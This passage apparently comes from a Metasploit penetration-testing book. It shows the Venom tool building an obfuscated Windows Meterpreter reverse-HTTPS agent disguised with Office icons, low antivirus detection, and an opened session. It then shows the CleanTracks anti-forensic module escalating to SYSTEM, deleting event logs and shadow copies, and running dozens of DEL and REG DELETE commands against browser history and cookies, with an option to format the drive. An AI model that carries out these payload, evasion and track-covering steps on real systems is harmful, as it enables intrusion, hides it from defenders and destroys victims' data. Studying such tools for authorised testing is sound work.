
```
 __    _ _______  ____    _  ______  ____    __
\  \  //|   ___||    \ | |/     \|    \  /  |
 \  \// |   ___||     \| ||     ||     \/   |
  \__/  |_______||__/\____|\_____/|__/\__/|__|
    |S|h|e|l|l|c|0|d|e| |G|e|n|e|r|a|t|0|r|
      - CodeName: Pandora's box (pithos) -

  ╔═══════════════════════════════════════════════════════════════╗
  |  The author does not hold any responsibility for the bad use  |
  |  of this tool, remember that attacking targets without prior  |
  |  consent is illegal and punished by law.                      |
  |                                                               |
  |  The main goal of this tool its not to build 'FUD' payloads!  |
  |  But to give to its users the first glance of how shellcode is |
  |  build, embedded into one template (any language), obfuscated |
  |  (e.g pyherion.py) and compiled into one executable file.     |
  |  'reproducing technics found in Veil,Unicorn,powersploit'     |
  ╚═══════════════════════════════════════════════════════════════╝
  | Author:r00t-3xp10it | Suspicious_Shell_Activity (red_team)
  ╚ VERSION:1.0.15 USER:root INTERFACE:eth0 ARCH:x64 DISTRO:Kali


[☠] Press [ENTER] to continue ..
```


```
 __     _ ______  ____   _  _____  ____    __
\  \  //|   ___||    \ | |/     \|    \  /  |
 \  \// |   ___||     \| ||     ||     \/   |
  \__/  |______||__/\____|\_____/|__/\__/|__|1.0.15
USER:root ENV:vm INTERFACE:eth0 ARCH:x64 DISTRO:Kali
╔═══════════════════════════════════════════════════════════════════════╗
|   1 - Unix based payloads                                             |
|   2 - Windows-OS payloads                                             |
|   3 - Multi-OS payloads                                               |
|   4 - Android|IOS payloads                                            |
|   5 - Webserver payloads                                              |
|   6 - Microsoft office payloads                                       |
|   7 - System built-in shells                                          |
|                                                                       |
|   E - Exit Shellcode Generator                                        |
╚═══════════════════════════════════════════════════════════════════════╝╣
                                                        SSA-RedTeam@2017_|

[☠] Shellcode Generator
[➽] Chose Categorie number:2
[☠] Loading Microsoft agents ..
```

```
AGENT Nº16:
╔═══════════════════════════════════════════════════════════════════════
| TARGET SYSTEMS     : Windows
| SHELLCODE FORMAT   : C + PYTHON (uuid obfuscation)
| AGENT EXTENSION    : EXE
| AGENT EXECUTION    : press to exec (exe)
| DETECTION RATIO    : https://goo.gl/HgnSQW
```


Enter LHOST
example: 192.168.0.126
192.168.0.126
Cancel
OK
PAYLOAD NAME
Enter payload output name
example: shellcode
masteringmetasploit
Cancel
OK


REPLACE AGENT ICON
Chose icon to use:
Pick
Option
Windows-Store.ico
Windows-Logo.ico
Microsoft-Word.ico
Microsoft-Excel.ico
Cancel
OK


PAYLOAD MULTI-HANDLER
https://metasploit.com
=[metasploit v4.16.52-dev-]
+ -- --=[1753 exploits - 1006 auxiliary - 306 post]
+ -- --=[536 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
PAYLOAD => windows/meterpreter/reverse_winhttps
LHOST => 192.168.0.126
LPORT => 443
HandlerSSLCert => /root/venom/obfuscate/www.gmail.com.pem
StagerVerifySSLCert => true
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Meterpreter will verify SSL Certificate with SHA1 hash 058ba5db12fecd31839a37b69553b1f2a314afed
[*] Started HTTPS reverse handler on https://192.168.0.126:443
] pyinstaller -> found!
] compile template.py -> masteringmetasploit.exe
] Start a multi-handler...
] Press [ctrl+c] or [exit] to 'exit' meterpreter shell
] Please dont test samples on virus total...


PAYLOAD MULTI-HANDLER
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
PAYLOAD => windows/meterpreter/reverse_winhttps
LHOST => 192.168.0.126
LPORT => 443
HandlerSSLCert => /root/venom/obfuscate/www.gmail.com.pem
StagerVerifySSLCert => true
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Meterpreter will verify SSL Certificate with SHA1 hash 058ba5db12fecd31839a37b69553b1f2a314afed
[*] Started HTTPS reverse handler on https://192.168.0.126:443
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Meterpreter will verify SSL Certificate with SHA1 hash 058ba5db12fecd31839a37b69553b1f2a314afed
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Encoded stage with x86/shikata_ga_nai
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.126:443 -> 192.168.0.103:58025) at 2018-05-10 06:40:45 -0400
meterpreter > sysinfo
Computer : ANTIVIRUS-PC
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

File information

File Name : masteringmetasploit.exe (File not down)

File Size :3150840 byte

File Type :application/x-dosexec

MD5:fadecb288ce36f95e8c3f12f325a5ca2

SHA1:5f3bb5be2b9a4b82a61e3d5d2d2c1583952bc781

Scanner results

Scanner results:2%Scanner(s) (1/40)found malware!

Time: 2018-05-10 17:33:56 (CST)


G+ Share


Scanner	Engine Ver	Sig Ver	Sig Date	Scan result	Time
ahnlab	9.9.9	9.9.9	2013-05-28	Found nothing	4
antivir	1.9.2.0	1.9.159.0	7.14.56.84	Found nothing	29
antiy	AVL SDK 2.0		1970-01-01	Found nothing	3
arcavir	1.0	2011	2014-05-30	Found nothing	8
asquared	9.0.0.4799	9.0.0.4799	2015-03-08	Found nothing	1
avast	170303-1	4.7.4	2017-03-03	Found nothing	22

```
msf exploit(multi/handler) > use post/windows/manage/CleanTracks
msf post(windows/manage/CleanTracks) > show options

Module options (post/windows/manage/CleanTracks):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CLEANER   false            no        Cleans temp/prefetch/recent/flushdns/logs/restorepoints
   DEL_LOGS  false            no        Cleans EventViewer logfiles in target system
   GET_SYS   false            no        Elevate current session to nt authority/system
   LOGOFF    false            no        Logoff target system (no prompt)
   PREVENT   false            no        The creation of data in target system (footprints)
   SESSION   1                yes       The session number to run this module on

msf post(windows/manage/CleanTracks) > set CLEANER true
CLEANER => true
msf post(windows/manage/CleanTracks) > set DEL_LOGS true
DEL_LOGS => true
msf post(windows/manage/CleanTracks) > set GET_SYS true
GET_SYS => true
msf post(windows/manage/CleanTracks) >
```

```
msf post(windows/manage/CleanTracks) > run

[!] SESSION may not be compatible with this module.
    +-------------------------------------------+
    |       * CleanTracks - Anti-forensic *     |
    |    Author: Pedro Ubuntu [ r00t-3xp10it ]  |
    |                    ---                    |
    |  Cover your footprints in target system by |
    |  deleting prefetch, cache, event logs, lnk |
    |  tmp, dat, MRU, shellbangs, recent, etc.   |
    +-------------------------------------------+

    Running on session  : 1
    Computer            : WIN-6FO9IRT3265
    Operative System    : Windows 7 (Build 7600).
    Target UID          : NT AUTHORITY\SYSTEM
    Target IP addr      : 192.168.0.129
    Target Session Port : 56346
    Target idle time    : 391
    Target Home dir     : \Users\Apex
    Target System Drive : C:
    Target Payload dir  : C:\Users\Apex\Downloads
    Target Payload PID  : 2056


[*] Running module against: WIN-6FO9IRT3265

    Session UID: NT AUTHORITY\SYSTEM
    Elevate session to: nt authority/system
    ----------------------------------------
    Impersonate token => SeBackupPrivilege
    Impersonate token => SeChangeNotifyPrivilege
    Impersonate token => SeCreateGlobalPrivilege
    Impersonate token => SeCreatePagefilePrivilege
    Impersonate token => SeCreateSymbolicLinkPrivilege
    Impersonate token => SeDebugPrivilege
```


```
Impersonate token => SeUndockPrivilege
----------------------------------------
Current Session UID: NT AUTHORITY\SYSTEM


Clear temp, prefetch, recent, flushdns cache
cookies, shellbags, muicache, restore points
----------------------------------------
Cleaning => ipconfig /flushdns
Cleaning => DEL /q /f /s %temp%\*.*
Cleaning => DEL /q /f %windir%\*.tmp
Cleaning => DEL /q /f %windir%\*.log
Cleaning => DEL /q /f /s %windir%\Temp\*.*
Cleaning => DEL /q /f /s %userprofile%\*.tmp
Cleaning => DEL /q /f /s %userprofile%\*.log
Cleaning => DEL /q /f %windir%\system\*.tmp
Cleaning => DEL /q /f %windir%\system\*.log
Cleaning => DEL /q /f %windir%\System32\*.tmp
Cleaning => DEL /q /f %windir%\System32\*.log
Cleaning => DEL /q /f /s %windir%\Prefetch\*.*
Cleaning => vssadmin delete shadows /for=%systemdrive% /all /quiet
Cleaning => DEL /q /f /s %appdata%\Microsoft\Windows\Recent\*.*
Cleaning => DEL /q /f /s %appdata%\Mozilla\Firefox\Profiles\*.*
Cleaning => DEL /q /f /s %appdata%\Microsoft\Windows\Cookies\*.*
Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\*.tmp
Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\History\*.*
Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\Cookies\*.*
Cleaning => DEL /q /f %userprofile%\"Local Settings"\"Temporary Internet Files"\*.*
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\Shell\Bags" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\Shell\BagMRU" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\ShellNoRoam\Bags" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\ShellNoRoam\BagMRU" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist" /f
Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions" /f
Cleaning => REG DELETE "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache" /f
```


Computer Management
File Action View Help
Computer Management (Local)
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Logs
Subscriptions
Shared Folders
Performance
Device Manager
Storage
Disk Management
Services and Applications
Keywords Date and Time Source Event ID Task Category
Audit Success 5/10/2018 2:04:17 PM Microsoft Window... 4672 Special Logon
Audit Success 5/10/2018 2:04:17 PM Microsoft Window... 4624 Logon
Audit Success 5/10/2018 2:04:06 PM Microsoft Window... 4672 Special Logon
Audit Success 5/10/2018 2:04:06 PM Microsoft Window... 4624 Logon
Audit Success 5/10/2018 2:04:06 PM Microsoft Window... 4672 Special Logon
Audit Success 5/10/2018 2:04:06 PM Microsoft Window... 4624 Logon
Audit Success 5/10/2018 1:57:17 PM Microsoft Window... 4672 Special Logon
Audit Success 5/10/2018 1:57:17 PM Microsoft Window... 4624 Logon
Audit Success 5/10/2018 1:35:52 PM Microsoft Window... 4616 Security State Cha...
Audit Success 5/10/2018 1:55:39 AM Microsoft Window... 4616 Security State Cha...
Audit Success 5/7/2018 10:16:40 PM Microsoft Window... 4672 Special Logon
Audit Success 5/7/2018 10:16:40 PM Microsoft Window... 4624 Logon
Audit Success 5/7/2018 7:35:08 PM Microsoft Window... 4672 Special Logon
Audit Success 5/7/2018 7:35:08 PM Microsoft Window... 4624 Logon
Audit Success 5/7/2018 6:52:41 PM Microsoft Window... 4672 Special Logon
Audit Success 5/7/2018 6:52:41 PM Microsoft Window... 4624 Logon
Audit Success 5/7/2018 6:31:38 PM Microsoft Window... 4905 Audit Policy Change
Audit Success 5/7/2018 6:31:38 PM Microsoft Window... 4904 Audit Policy Change
Event 4672, Microsoft Windows security auditing.
General Details
Special privileges assigned to new logon.
Log Name: Security
Source: Microsoft Windows se Logged: 5/10/2018 2:04:17 PM
Event ID: 4672 Task Category: Special Logon
Level: Information Keywords: Audit Success
User: N/A Computer: WIN-6FO9IRT3265
OpCode: Info
More Information: Event Log Online
Actions
Security
Open Saved Log...
Create Custom V...
Import Custom ...
Clear Log...
Filter Current Lo...
Properties
Find...
Save All Events ...
Attach a Task To...
View
Refresh
Help
Event 4672, Microsof...
Event Properties
Attach Task To T...
Copy
Save Selected Ev...
Refresh
Help
Google Chrome
6:12 PM






```
msf post(windows/manage/CleanTracks) > show advanced

Module advanced options (post/windows/manage/CleanTracks):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DIR_MACE                     no        Blank MACE of any directory inputed (eg: %windir%\\system32)
   PANIC       false            no        Use this option as last resource (format NTFS systemdrive)
   REVERT      false            no        Revert regedit policies in target to default values
   VERBOSE     false            no        Enable detailed status messages
   WORKSPACE                    no        Specify the workspace for this module
```

Chapter 11: Visualizing with Armitage

